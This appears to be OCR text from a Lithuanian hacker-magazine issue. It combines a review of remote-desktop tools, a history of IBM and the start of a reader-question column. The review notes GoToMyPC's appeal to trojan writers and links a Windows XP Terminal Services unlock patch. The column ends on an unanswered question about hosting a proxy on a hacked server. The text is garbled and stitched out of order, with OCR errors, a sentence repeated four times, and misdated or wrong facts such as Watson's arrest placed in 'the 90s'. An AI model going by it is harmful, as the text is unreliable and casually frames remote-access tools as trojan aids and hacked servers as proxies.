Ko gero, mums jau užteks universalių kareivių. Siū au apžvelgti ką nors paprastesnio ir prozaiško. Čia gera pasirodė programa *Expertcity GoToMyPC Personal* (toliau ją vadinsime tiesiog GTMPC), GTMPC į nutolusią mašiną įdiegiama kaip sisteminė tarnyba ir toliau priėjimą suteikia per web sąsają (tam, priklausomai nuo naudojamos operacinės sistemos, įdarbinami ActiveX prapletimai arba Java apletai). Prie serverio tu galesi prisijungti iš bet kurio pasaulio taško. Tai leidžia padaryti unikalūs visos sistemos veikimas. Kiekvienam vartotojui *Expertcity* svetainėje prieinamas nuosavas valdymo skydelis. Norint į kokią nors kompiuterį įdiegti serverinę dalį, reikia užėti į šį skydelį ir perduoti atitinkamą komandą. Po to tu gausi laišką su nuoroda į serverinę naujam kompiuteriui skirtą daį. Pakartojęs šį veiksmą visiems į kusiems kompiuteriams, valdymo skydelyje tu gausi visų įdiegtų serverių sąrašą. Prie kiekvieno iš jų tu galesi prisijungti tiesiog iš savo naršyklės lango!

Toks metodas pritaikomas išimtinai prie globaliojo tinklo prijungtiems kompiuteriams. Tačiau koks grakštumas! Klientas tau visiškai nereikalingas — prie serverio tu galesi jungtis iš bet kokios operacinės sistemos! Tai daryti absoliučiai saugu, kadangi gamintoja pasirūpino susijungimų saugumu. Tarp mašinų perduodamas duomenų srautas neįveikiamas. Jis apsaugotas dvejais slaptažodžių lygiais ir 128 bitų AES šifravimu veikimo metu (*on the fly*). Prieinantis prie web serverio naudojamas SSL susijungimas. Prie privalumų taip pat galima priskirti darbo patogumą jungiantis per skirtingus tinklus apsaugančias ugniasienes. Kadangi nutolusi GTMPC mašina pati inicijuoja prisijungimą, tau nebūtina specialia konfigūruoti ugniasienę ir taip ieisti prisijungimą.

Įsivaizduoji, kokias galimybes *GoToMyPC* suteikia trojanų kūrėjams? Nuo šiol net nereikia užsisiimti vizualaus valdymo modulių.



[Netopia Timbukt Pro 8.6]
Computers Unlimited
www.netopia.com

Dar vienas pretendentas į paties paprasčiausio šios klasės įrankio vardą. Pavyzdžiui, nutolusios mašinos adresas paprastai yra įvedamas rankiniu būdu. Netopia Timbukt reikiama tinklo mazgą leidžia surasti panaudojant specialų tavo tinkle įdiegtą LDAP serverį. Tai jau visiškai kitos galimybes: atliekant paiešką pakanka žinoti dalį vartotojo vardo arba bet kokius kitus jo duomenis. Be to, programa nuskaito profilius, ku-

nuose nurodomi kiekvienos atskiros mašinos prisijungimo parametrai.

Kad galėtumei jaustis saugus, rekomenduojama įjungti šifravimą ir tinklo srauto suspaudimą su SSH — tai ekonomiškai. Programoje nėra draudžiama keisti prisijungimo parametrus. Tiesiog aktyvios sesijos metu gali konfigūruoti spalvų gylį arba bet kokius kitus parametrus.

Serverinę programos dalį į Windows NT, 2000 ir 2003 sistemas galima įdiegti per atstumą, tam skirtas paprastas konsolinis įrankis. Su juo taip pat galima iš karto reglamentuoti priėjimo parametrus, nurodant vartotojų vardus ir adresus, iš kurių leidžiama prisijungti.

Kliento lango sąsaja gali pasirodyti kiek pasenusi, tačiau koks paprastumas! Nereikia ilgai galvoti, ką spausti, kaip kad tai buvo su gigantais RemotelyAnywhere ir NetOp Remote Control. O juk tai yra didelis privalumas, jeigu kartais reikia tiesiog prisijungti prie nutolusios mašinos ir joje ką nors pataisyti.

Tačiau tai dar ne viskas. Paskutinė Timbukt versija gali veikti kaip Skype, paties populiariausio VoIP telefonijos kliento, papildymas. To mes dar nematome! Esme tame, kad Skype programuotojai sukūrė nuosavus duomenų perdavimo protokolus, o šie protokolai — tiesiog pasaka. Visų pirma, jiems nebaisūs nei maršrutizatoriai, nei ugniasienės, nei NAT — paketai sėkmingai įveiks visas šias kliūtis. Antra, perdavimas atliekamas greičiai šifruojant duomenis veikimo metu, todėl globalaus tinklo labir-

intuose nenuklys nė vienas baitas. Įdiegus Timbuktą, klientai galės lengvai vienas su kitu susijungti tiesiog panaudojant Skype kontaktų sąrašą. Vienas paspaudimas — ir tu jau prisijungęs prie nutolusio darbatalio.


[Rinktis tau] Be abejo, tai toli gražu ne pats nuotolinio administravimo priemonių rinkinys. Tačiau aš pasistengiau surasti tokius įrankius, kuriuos pavyktų panaudoti pačiose įvairiausiose situacijose. Tiesiog pasvarstyk, kokiomis sąlygomis tau teks dirbti, ir rinkis. Čia tau padės mano komentarai.

[Tas įdomus „Remote Desktop“] Į langines įmontuotas nutolusio administravimo įrankis nėra blogas, tačiau jo naudojimo efektyvumą galima padidinti, jeigu žinosi keletą Remote Desktop savybių:

1. Dirbant langinėse, prisijungti prie nutolusio serverio nėra problema. Tereikia paleisti standartinę programą „Remote Desktop Connection“ (RDC gaunama gerai pasleptas, ji rasči čia: *Start > Programs > Accessories > Communications*; arba gali padirbti klaviatūra: *Start > Run > mstsc*). *nix sistemose

paga nutylėjimą tokio dalyko nėra, todėl teks savarankiškai įdiegti programą *rdesktop* (www.rdesktop.org). Šis įrankis yra nemokamas ir gali būti lengvai įdiegtas bet kuroje *nix sistemoje. Tada galės langines valdyti jungdamasis iš linukso

2. Serverinės langinių versijos turi terminalų tarnybą (*Terminal Services*), kuri leidžia prie sistemos prisijungti iš karto keliems vartotojams. Vargšė XP, kuri orientuota kaip darbo stotis skirta OS, tokios tarnybos neturi. Tačiau liaudies meistrai greitai sukūrė specialią programą-pataisymą, kuri atstato te singumą. Adresu <http://free.pages.at/anti-wpa/Other/TerminalserverNoR-estrPatch-1-1/> tu galėsi rasti tek patį pataisymą, tiek ir jo išieities tekstus. Ši programa taip pat pateikiama neblogo įdiegimo dokumentacija, kuri tau tikrai padės.



016

IBM Istorija

Kompiuteriniai revoliucionieriai

SIAS TRIS RAIDES ŽINO KIEKVIENAS, NET IR SU KOMPIUTERIAIS NESUSIJĘS ŽMOGUS. KAI KAM JOS KELIA ASOCIACIJAS SU ASMENINIŲ KOMPIUTERIU, KAI KAM — SU MILŽINIŠKAIS GALINGAIS MĖINPREIMAIS, KAI KAM — TAI TIK GAMINTOJO VARDAS ANI NEŠIOJAMOJO KOMPIUTERIO. IBM — TAI SENIAUSIA, STAMBIAUSIA IR ITAKINGIAUSIA IT PASAULYJE KOMPANIJA, KURIAI DIRBA DAUGIAU NEI 330 TŪKSTANČIŲ ŽMONIŲ, O METINĖ APYVARTA SIEKIA 91 MILIJARDĄ DOLERIŲ. SUNKU ĮSIVAIZDUOTI, KOKS DABAR BŪTŲ PASAULIS, JEIGU PRIEŠ DAUGIAU NEI ŠIMTĄ METŲ NEBŪTŲ ATSIRADUSI KUKLI FIRMA „COMPUTING TABULATING RECORDING“ IR JOS VADOVAS TOMAS WATSON.





Biography

[Tomas Watson]

[The Beginning] Tomas nesimokė prestižiniame universitete ir nesistažavo pas verslininkus. Jis viso labo pabaigė vieną kursą Emiro komercijos mokykloje ir po to, būdamas 18 metų, įsidarbino buhalteriu Klarenso Rislio turguje Niujorke. Vaikinas svajojo pradėti savo verslą ir visomis jėgomis bandė susitaupyti pakankamą pinigų kiekį.

[National Cash Register]

Tomas prekiaavo siuvimo mašinomis ir muzikiniais instrumentais, o įsidarbinęs į kompaniją „National Cash Register“ (NCR) dirbo nenuleisdamas rankų ir prisikase iki pagrindinio pardavimų vadybininko pareigų. Būtent čia Vatsonas sugalvojo šūkį „Mąstyk“, kuris vėliau tapo IBM simboliu.

[90-th (prison)] 90-ųjų pradžioje Vatsonas buvo areštuotas kartu su NCR savininku. Pasirodo, jis jau pakankamai ilgai ne visai sąžiningai kovojo su konkurentais, pardavinėdamas suklastotas ir perpardavinėdamas jau panaudotas registracijas. Teisme jam buvo skirti meta laisvės atėmimo.

[Ankstyvieji IBM metai]

[School System] IBM klientai buvo pačios įvairiausios kompanijos ir organizacijos. Užsakymai dažnai buvo gana egzotiški, todėl inžinieriams teko nuolat ieškoti naujų jų realizavimo būdų. Dėl to buvo padaryta daug unikalių išradimų, tokių, kaip pirmą istorijoje elektroninė mokyklos laiko paskirstymo sistema, kuri valdė skambučius ir tvarkaraštį, arba nauja perfokortų rūšis su padidintu priėmimo greičiu.

[30] Didžiosios 30-ųjų metų depresijos metu bankrutavo dauguma JAV technikos kompanijų. O IBM ne tik išliko, bet ir užtikrino savo darbuotojams puikias darbo sąlygas bei padorų darbo užmokestį. Korporacija viena pirmųjų savo darbuotojams pradėjo teikti mokamas atostogas ir realizavo draudimo sistemą.

[1932] 1932 metais buvo įkurtas tyrimų padalinys, užsiiminėjantis visų pirmaujančių IBM technologijų kūrimu. IBM Niujorko laboratorija buvo viena labiausiai techniškai aprūpintų pasaulyje.

[1933] Metais vėliau atsirado pataliojamasis institutas, kuriame buvo apmokomi kompanijos darbuotojai. Tuo metų metines IBM pajamos siekė 20 milijonų dolerių, o dirbančių žmonių kiekis viršijo dešimt tūkstančių.

Nuo pat savo kūrimo IBM užsiiminėjo laikrodžių gamyba ir tik 1958 metais pardavė savo „laiko“ padalinį.

[Aukso amžius]

[50] 50-aisiais korporacijos veikla sklandžiai pereinėjo prie didelių kompiuterių gamybos. IBM tapo pagrindiniu JAV oro pajėgų apsaugos sistemų kompiuterinės įrangos tiekėju. Kurdama vynausybei 30 milijonų dolerių vertės oro gynybos sistemą SAGE,

kompanija gavo priėjimą prie visų pirmaujančių Masačusetso technologijos instituto mokslininkų darbų. Bendromis pajėgomis inžinieriai sukūrė integruotą vaizdo ekraną, atmintį iš magnetinių šerdelių, šviesos pistoletą, pirmą algebrinę kompiuterių kalbą, informacijos perdavimo telefonu būdą, mu tiprocsonnes technologijas, kompiuterių tinklą ir kitus revoliucingus dalykėlius.

[1952] 1952 metais IBM įnstatė naują kompiuterį 701, kuris buvo pagamintas naudojant vakuuminius vamzdžius ir pirmą kartą informacijos saugojimui naudojo magnetinę juostą. Šis modelis buvo kur kas greitesnis už *Mark I* ir patogiau eksploatuojamas, jį naudojo išskirtinai moksliniams skaičiavimams. Tais pačiais metais korporacijos prezidento postą užėmė Tomo Vatsono sūnus, Tomas Vatsonas jaunesnysis. Neilgai trukus jis parašė (žymų) dokumentą, kuris dabar yra išgraviruotas šalia pagrindinio korporacijos biuro: „IBM darbuotoju gali tapti kiekvienas žmogus, nepriklausomai nuo jo rasės, odos spalvos ir tikėjimo, jeigu tik jis yra pakankamai talentingas ir išsilavinęs, kad galėtų atlikti jam iškeltas užduotis“.

[1955–1960] IBM toliau tobulina savo kompiuterius. Pradedamas laisvai pardavinėti IBM 704, kuris galėjo pasigirti įmontuota galimybe atlikti operacijas su slankiojančiu kableliu ir indeksacija bei naudojo naują magnetines atminties rūšį. Nuo 1955 iki 1960 metų korporacija pagamino daugiau nei 120 tokių mašinų. Taip pat kariškių užsakymu IBM sukonstravo *Naval Ordnance Research Computer* (NORC) — galingiausią savo laikų elektroninį kompiuterį.

[1957] 1957 metais IBM inžinieriai sukūrė programavimo kalbą *Fortran* (*FORmula TRANslation*), kuri iš karto tapo pačiu populiariausiu mokslininkų darbo įrankiu.

[Computing Tabulating Recording]

Kuomet Tomas išėjo į laisvę, viena greičiausiai besipletojančių Amenkos kompanijų buvo „Computing Tabulating Recording (CTR) Corporation“. Ji buvo įkurta 1911 metų birželį ir apjungė tris kompanijas: „Tabulating Machine“, „Computing Scale“ ir „Time Recording“. CTR specializavosi perfokortų perforavimo ir nuskaitymo įrangos gamyboje („Tabulating Machine“ savininkas buvo perfokortų išradėjas), taip pat užsiiminėjo biuro įrangos, laikrodžių ir maisto produktų tiekimu.

[Computing Tabulating Recording ++] Remdamasis savo NCR įgyta patirtimi, Vatsonas kompanijos darbe įgyvendino keletą efektyvių verslo modelių: geriausi darbuotojai buvo dosniai skatinami, pabrėžiama klientų aptarnavimo kokybės svarba, kiekvieno darbuotojo širdyje buvo ugdomas lojumas korporacijai bei išdidumas. Tomas taip pat padarė viską, kad sutvirtintų kolektyvą: organizuodavo sporto komandas, regulianus šeimų susitikimus ir korporacijos vakarėlius, o jo šūkis „Mąstyk“ CTR darbuotojams tapo savotiška biblija.

[1 May 1914] Po 11 mėnesių, 1914 metų gegužės 1 dieną Tomas Vatsonas buvo išrinktas naujojo kompanijos prezidentu. Jo vadovaujama „Computing Tabulating Recording“ pradėjo sparčiai



plestis. CTR paliko mažą biuro rinką ir susikonsolidavo ties rimtesniais užsakymais. Per trumpą laiką Watsonui pavyko dvigubai padidinti pelną ir praplešti įtakos sferas visame pasaulyje.

[1924 (IBM)] 1924 metais, kuomet korporacijos veiklos sritys išsiplėtė toli už perfokortų verslo ir kuomet ji tapo iš tiesų tarptautine, Tomas ją pervadino į „International Business Machines“ arba tiesiog IBM.

[30–40] 30–ųjų pabaigoje pagrindinė IBM produkcija buvo įvairios elektroninės ir mechaninės mašinos, tačiau, prasidėjus Antrajam pasauliniam karui, korporacijos orientacija pasikeitė. Šis faktas nėra minimas oficialioje kompanijos istorijoje, tačiau 30–40 meta s IBM nacių aprūpindavo perfokortų apdorojimo mašinomis bei jiems kūrė naujas technologijas. Hitleris Tomą Watsoną net apdovanojo medaliu, kurį jis vėliau grąžino.

[The War] Kai JAV paskebe karą Vokietijai, visos korporacijos gamyklos perejo amerikiečių vyriausybės žinion. Butent karo metais IBM padarė pirmąjį žingsnį kompiuterių sukūrimo link.



Vatsonas vienoje pirmųjų IBM gamyklų

[VTM] Dideliu pasiekimu tapo iš vakuuminių vamzdelių pagaminto daugiuntuvo išleidimas — tai buvo pilnai elektroninė antmetinis veiksmas atliekanti mašina. Del vakuuminių vamzdelių, kurie iki tol buvo pagrindė naudojami radijo industrijoje, lyginant su ankstesniais analogais, informacijos apdorojimo greitis pavyko padidinti tūkstančius kartų.

[1944] 1944 metais, po 6 metų tyrimų ir kūrimo, Harvardo universitete buvo sukurtas penkis tonas sveriantis Mark I — pirmoji istorijoje mašina, galinti automatiškai atlikti sudėtingus skaičiavimus. 40–ųjų pabaigoje pasirodė miniskaičiuotuvių serija, kurie buvo naudojami dirbant su perfokortomis ir skirti naudoti kompiuterių centruose.

[60] 60–aisiais metais pasaulyje buvo 8 pagrindiniai kompiuterių gamintojai: „Scientific Data Systems“, „Control Data Corporation“, „UNIVAC“, „General Electric“, „Burroughs“, RCA ir „Honeywell“, iš kurių IBM buvo stambiausia ir įtakingiausia. Korporacijos sėkmė

buvo tokia didele, kad JAV vyriausybė pradėjo teisminį procesą dėl bandymo monopolizuoti pirmaujančių technologinių gaminių rinką. Šis procesas truko labai ilgai ir baigėsi tik 1983 metais. Jis smarkiai paveikė kompanijos darbo modelį.

[1964] 60–aisiais pačių svarbiausių ir apskritai vieno revoliucingiausio IBM projektu korporacijos istorijoje tapo

1964 metais pristatytas „IBM System /360“ modelis. Pagrindinė jo koncepcija buvo suderinamumas, t.y. nuo šiol buvo įmanoma palengva didinti mašinos galingumą, pasenusias komplekto dalis pakeičiant naujomis

1964

Šiuo metu daugeliui kompanijų reikėjo kompiuterinių sprendimų, tačiau labai dažnai tekdavo rinktis tarp pasenusios ir galingos, o tai reiškia nepriimtina brangios įrangos. Dažniausiai potencialūs klientai paprasčiausiai atsisakydavo įsigyti kompiuterį. Suderinamumo technologijos kūrimas IBM kainavo 5 milijardus dolerių (šiuo laikiniais mastais tai būtų 30 milijardų dolerių), kas šį tyrimo projektą padarė vienu brangiausių verslo istorijoje. Korporacija ant System /360 pastatė praktiškai viską ir neapsiriko — vėliau viskas atsipirkto su kaupu.

[1969] 1969 metais Tomas Watsonas jaunesnysis padarė dar vieną revoliucingą pakeitimą — šį kartą įrangos pardavimų sistemoje. Jeigu anksčiau visi kompiuteriai ir PĮ buvo pateikiami kartu vienoje dėžutėje, tai dabar atsirado galimybė šiuos komponentus įsigyti atskirai. Šis sprendimas sukūrė naują rinką su milžiniška finansų apyvarta, o IBM joje užėmė lyderio pozicijas.

2004 metais IBM gavo rekordinį patentų kiekį naujiems išradimams — 3248. Dabar kompanijos valdomų patentų kiekis siekia 32 tūkstančius.

[70]


[70] Be kompiuterių kūrimo, IBM pradeda užkariauti naujas rinkas.

1970 metais korporacija pristatė „IBM Copier“ — fotokopijavimo skirtą mašiną. Po metų atsirado kalbos atpažinimo sistema, „suprantanti“ 5000 žodžių. IBM taip pat pradeda teikti naujas paslaugas rūšis, tokias, kaip visiškai saugus kreditinių kortelių kodavimas ir spausdinimas

[1971] Kai 1971 metais kosminis aparatas Apollo nusileido ant Mėnulio, visos kompiuterinės operacijos buvo atliekamos su IBM kompiuteriais. Kiek vėliau kosmines programas palaikantis mokslinis kompanijos padalinys už didelius nuope nus ir indėlį kosmoso tyrimą gavo NASA apdovanojimą.

[IBM PC]

IBM PC (5150 modelis) atsiradimas buvo kompanijos bandymas užkariauti namų kompiuterių rinką. Tuo metu šios rinkos lyderiais buvo „Apple II“ ir CP/M. IBM patikėjo savo 12 geriausių inžinierių komandai, vadovaujamai Vijamo Lou, sukonstruoti modelį, kuris galėtų sėkmingai konkuruoti su šiomis platformomis. IBM 5150 kūrimas truko lygiai metus. Mokslininkai nusprendė pirmą kartą kompanijos istorijoje gamyboje panaudoti kitų gamintojų komplektuojančias dalis. Procesorius buvo užsakytas jaunoje kompanijoje „Intel“, o operacinė sistema DOS — tuomet dar menkai žinomoje „Microsoft“. Autoriai taip pat protingai spėjo, kad su atvira architektūra, kuomet IBM AK galės kurti ir į rinką tiekti kitos kompanijos, mašina taps dar populiarese, tačiau norėdam valdyti rinką ir visada pirmauti prieš konkurentus, jie nusprendė licencijuoti ROM BIOS.



IBM prototipas System /360 modelyje (1964)

[1973] 1973 metais korporacijos inžinieriai sukūrė diskinio bloko prototipą IBM 3340, kuris geriau žinomas kaip „vinčesteris“ (kietasis diskas). Jame naudojama technologija leido dvigubai padidinti duomenų įrašymo į diskus tankumą. Per kitus 20 metų ši technologija tapo standartine visiems kietiesiems diskams.

[1979] Šiuo metu kompanijai vadovavo Frankas Keris, kuris jau ilgą laiką užėmė aukštąsias pareigas. Tomas Vatsonas ir toliau liko direktorių taryboje, tačiau 1979 metais jis persikėlė į Tarybų Sąjungą ir ten pristatino IBM

[Didžiosios investicijos]

[1982] 80-aisiais IBM toliau tęsė rinkos užkavimą, kurdama naujus kompiuterių modelius ir plesdama atskirų komplektuojančių dalių galimybes. Nauja IBM perprasta sritimi tapo pramoninių robotų kūrimas. 1982 metais išleido dvi programuojamos robotų sistemos: 7565 ir 7535.

[1985] Po to, kai 1985 metais korporacijai pradėjo vadovauti Džonas Ekersas, IBM tapo viena stambiausių pasaulyje investuotojų į naujų technologijų kūrimą. Naujų idėjų ir

projektų skatinimui buvo atidarytas vidinis 100 milijonų fondas (jo rūmuose gauti kūrybiški sprendimai kompanijai sutaupė 8 kartus daugiau). Be to, tyrimams skirtos priemonės leido įgyvendinti daugybę revoliucingų projektų fizikos, matematikos srityse bei praplėsti kompiuterių galimybes.

[1986] Per keletą metų IBM tyrinėtojai ir inžinieriai gavo daugybę prestižinių mokslo premijų, įskaitant 4 Nobelio premijas. O 1986 metais Nobelio premiją už naujo mikroskopinio paviršiaus fotografavimo būdą, kuomet matomi atskiri atomai, išradimą gavo Gerd Binnig ir Heinrich Rohrer.

[1987] Po metų šį apdovanojimą už superlaidiškumo atradimą keraminėse medžiagose aukštoje temperatūroje gavo Georg Bednorz ir Alexander Mueller.

Pagrindinius mokslinius IBM personavas dirba viename stambiausių pasaulio tyrimų centrų *Research Triangle Park*. Jis įsikūręs Šiaurės Karolinoje, jo teritorijoje yra daugiau nei 100 pastatų, kuriuose dirba apie 40 tūkstančių žmonių. Pagal atliekamų tyrimų kiekį RTP galima sulyginti su Silicio Slėniu.

[IBM šlandien]

[1994] Besiplėtojant kompiuterių tinklams, IBM daug dėmesio pradėjo skirti tinklo apikacijų ir įrenginių kūrimui. 1994 metais kompanija suformavo „IBM Global Network“ — naują padalinį, kuris užsiėmė stambiausio pasaulyje didelio pralaidumo tinklo kūrimu, skirtu vyriausybiniams ir komerciniams struktūroms apjungti. Jo klientais tapo daugiau nei 2 milijonai žmonių.

[1994] 1994 metais įvyko *PowerPC 604* pristatymas. Tai buvo pats galingiausias pasaulyje mikroprocesorius, galintis apdoroti



IBM 5100
pirmas pasaulyje nesiojamas kompiuteris

40 megabaitų informacijos per sekundę.

Nesiojamųjų kompiuterių serijos *ThinkPad* pavardę gavo kompanijos darbuotojas, kuris kartą išėjo pietauti ir paliko prie kėdės užrašų knygutę (pad) su ant viršelio bei kėdės užrašais „Mąstyk“ (*think*). Jis dirbo prie nedidelio kompiuterinio įrenginio sukūrimo projekto, kuris vėliau ir buvo pavadintas *ThinkPad*.



Kasparovas prieš Deep Blue - 1997.

[1997] 1997 metais IBM pademonstravo šiuolaikinių kompiuterių galimybes, sukonstravus *Deep Blue* — mašiną, užprogramuotą žaisti šachmatais. *Deep Blue* laimėjo susitikimą su pasaulio čempionu Gariu Kasparovu. Tai sukėlė daug ginčų apie kompiuterių perspektyvas ir jų sugebėjimų

priartėjimą prie žmogiškojo proto. Dešimtmečio pabaigoje IBM tampa kompiuterių serverių tiekėju lyderiu. IBM serverius naudoja 95% stambiausių pasaulio verslo kompanijų, o pačia populiariausia serverine mašina tapo IBM AS/400 (šį visą jų parduota 700 tūkstančių 150 pasaulio šalių).

[2000] 2000 metais pasirodė nauja serverių serija *IBM eS/390* — tai naujos kartos serveris, paveldėjęs menininkų galią ir patikimumą. Tais pačiais metais IBM investavo didžiausią

IBM 5150 buvo pristatytas 1981 metų rugpjūčio 11 dieną. Šis kompiuteris savyje įgyvendino visus technologijų reikalavimus ir svajones. Portatyvinis, lengvai perprantamas, praplečiamas, palyginus nebrangus (bazinės konfigūracijos kaina siekė 1565\$), jis buvo tiesiog pasmerktas sėkmei. Netgiar trūkus po AK pasirodymo rinkoje kompanija „Compaq Computer Corporation“ panaudojo *reverse engineering*’ą ir taip sukūrė savo programinį BIOS kodą bei pradėjo gaminti pirmąjį 5150 kloną — *Compaq Portable*. Tačiau IBM PC, kuris neturejo daugiafunkčių terpes galimybių, per 80-uosius taip ir nesugebėjo nurungti 8 bitų asmeninių kompiuterių. Tiesa, biuro programų (pavyzdžiui, *VisiCalc*) dėka jis tapo biuro kompiuteriu numeris vienas pasaulyje.



Tokie buvo pirmieji asmeniniai IBM kompiuteriai

savo istorijoje sumą 5 milijardus dolerių. Ji buvo skirta šalia Niujorko statomai labiausiai technologiškai aprūpintai pasaulyje mikroschemų gamyklai.

[1975] 70- eji tapo mikroprocesorinės revoliucijos pradžia. Be abejo, IBM neliko nuošaly ir pradeda savo produktuose aktyviai naudoti naujasias technologijas. 1975 metais pradedamas laisvai parduoti naujasis technologijas. 1975 metais pradedamas laisvai parduoti naujasis technologijas. 1975 metais pradedamas laisvai parduoti naujasis technologijas. 1975 metais pradedamas laisvai parduoti naujasis technologijas.

[1981] Galų gale 1981 metais gimsta IBM PC. Nuo tada prasideda nauja kompiuterių era.



IBM AS.400 su IBM logotipu. -1990-

[1984 Olympic] Tuo pačiu kompanija aktyviai dalyvauja finansuojant valstybinių išlavimų, kur įvairioms stipendijoms ir kultūrinėms programoms skiria 80 milijonų dolerių, o 1984 metais ji tapo pagrindiniu Olimpinių žaidynių remėju. Tuo metu inžinieriai pristato naujus kompiuterių modelius.

[1987] 1987 metais išleidžiamas galingesnis IBM AK modelis – PS/2. Per 6 mėnesius pavyksta parduoti milijoną vienetų, kai tuo tarpu originaliam AK tam prireikė 28 mėnesių. Populiarindama savo

naują kūrinį, kompanija sukūrė operacinę sistemą OS/2, kuri vartotojams suteikė daugiau židuliskumą, saugumą ir darbo su labai didelėmis programomis galimybę.

[1993] 1993 metų sausio 19 dieną IBM anonsavo per praėjusius metus patirtus nuostolius, kurie siekė 5 milijardus dolerių. Tokių nuostolių JAV istorijoje dar nebuvo patyrusi nė viena kompanija. Dėl to buvo išsamiai peržiūrėta verslo organizavimo sistema, dėl ko korporacija pakeitė savo prioritetus, perleidama nuo kompiuterių ir komplektuojančių dalių gamybos prie programinės įrangos kūrimo ir įvairių paslaugų bei konsultacijų teikimo.

[1993] Tais pačiais metais IBM pristatė labai sėkmingą naujojo nešiojamojo kompiuterio *ThinkPad* modelį, kuriame pirmą kartą naudojamas klaviatūros viduryje integruotas track-point'as. Šis nešiojamasis kompiuteris iš karto tapo hitu ir už savo unikalų dizainą bei kokybę pelnė daugiau nei tris šimtus apdovanojimų.

[Blue Gene] Kurdamą tinklo produkciją ir programinę įrangą, IBM nepaliko rinkos, kurioje visada užėmė lyderio pozicijas, t.y. superkompiuterių rinkos. Kompanijos pasididžiavimas yra 280,6 Teraflopų galios š 65536 mazgų sudarytas *Blue Gene/L*. Ši mašina našausių pasaulio superkompiuterių sąrašė užima pirmą vietą. Korporacija toliau augina galią, paskutiniame modelyje *Blue Gene/Q* našumas pasieks 3 Petaflopų.

[2005] 2005 metų vasarį IBM atskleidė savo bendro su „Sony“ ląstelinio mikroprocesoriaus, veikiančio remiantis vektoriniu duomenų apdorojimu, sukūrimo projekto detales. Pirmu šio mikroprocesoriaus pritaikymu tapo žaidimų priedas *PlayStation 3*.

Tarp IBM kompanijos sienų buvo sukurta daugybė šiandien plačiai taikomų technologijų, tokių, kaip kietasis diskas, lankstusis diskelis, kursorus, dinaminė atmintis, vaizdą įrašanti galvutė, RISC architektūra, *USB flash drive* ir daugelis kitų.

IBM

XX amžiuje darbe IBM darbuotojų apranga buvo mėlynas švarkas, balti marškiniai ir tamsūs kaklaraištis. Tik 1990 metais kompanija sušvelnino reikalavimus, todėl dabar čia apranga nesiskiria nuo kitose stambiose firmose dėvimų drabužių.



BŪK KONKRETUS IR UŽDAVINĖK KONKREČIUS KLAUSIMUS! PRIEŠ SIŪSDAMAS SAVO PROBLEMĄ Į HACK-FAQ, STENKIS JĄ KUO IŠSAMIAU APRAŠYTI. TIK TUOMET AŠ GALĖSIU IŠ TIESŲ TAU PĀDĖTI, ATSAKYTI BEI PARODYTI GALIMAS KLAIDAS. VENK BENDRINIŲ KLAUSIMŲ, PANASIŲ Į „KAIP NULAUŽTI INTERNETĄ?“ — TU TIK APKRAUSI SAVO IR MANO PAŠTO DĖŽUTES. IŠ MANĖS GREŽTI KO NORS UŽ DYKĄ (INTERNETO, SHELLŲ IR PANASIŲ) NEVERTA, NES AŠ PATS GYVENU IŠ HUMANITARINĖS PAGALBOS!



Q Pradėjau rašyti nuosavą PHP varikliuką. Viskas normalu, tačiau keičiant kai kurių parametrų reikšmes skriptas smarkiai keikiasi. Tai gresia tik įdėgimo kelių parodymu, tačiau norėtusi, kad varikliukas veiktų idealiai. Ar galima kaip nors atjungti PHP klaidų kontrolę?



Norint jungti klaidų atvaizdavimą, *php.ini* byloje reikia surasti parametą *error_reporting* ir pakeisti jo reikšmę į *E_ALL*. Funkcija *error_reporting* nurodo klaidų atvaizdavimo lygį. Jeigu jai vietoje parametro nurodysi *E_ALL*, tai bus atvaizduojami visi perspėjimai ir pranešimai. Norint klaidų pranešimus atjungti konkrečiame skripte, reikia jo pradžioje įrašyti štai tokią eilutę: *error_reporting(E_ALL & (~E_NOTICE + E_WARNING));* Jeigu reikia pakeisti viso serverio klaidų atvaizdavimo lygį, tuomet reikėtų pageduoti *php.ini* byloje aprašytą to paties pavadinimo parametą. Toje pačioje byloje taip pat galima surasti galimus lygių variantus. Tuo atveju, kai tau reikia, kad tam tikra funkcija neatvaizduotų klaidų, prieš jos pavadinimą reikia įterpti @ simbolį, pavyzdžiui, *@fopen()*. Noriu iš karto pasakyti, kad paruoštame varikliuke neturi būti jokių klaidų pranešimų, kadangi tai smarkiai supaprastina atakuojančiųjų darbą.



Q Anonimiškumas internete man yra vienas svarbiausių klausimų. Bet po keleto atvejų, kai iš stambių socks serverių nutekėjo logai, aš pradėjau realiai bėgštauti dėl savo saugumo. Vienas mano pažįstamas pasakė, kad tokiu atveju geriausias variantas — nulaiztame serveryje paleisti nuosavą proxy/vpn. Papasakok išsamiau.



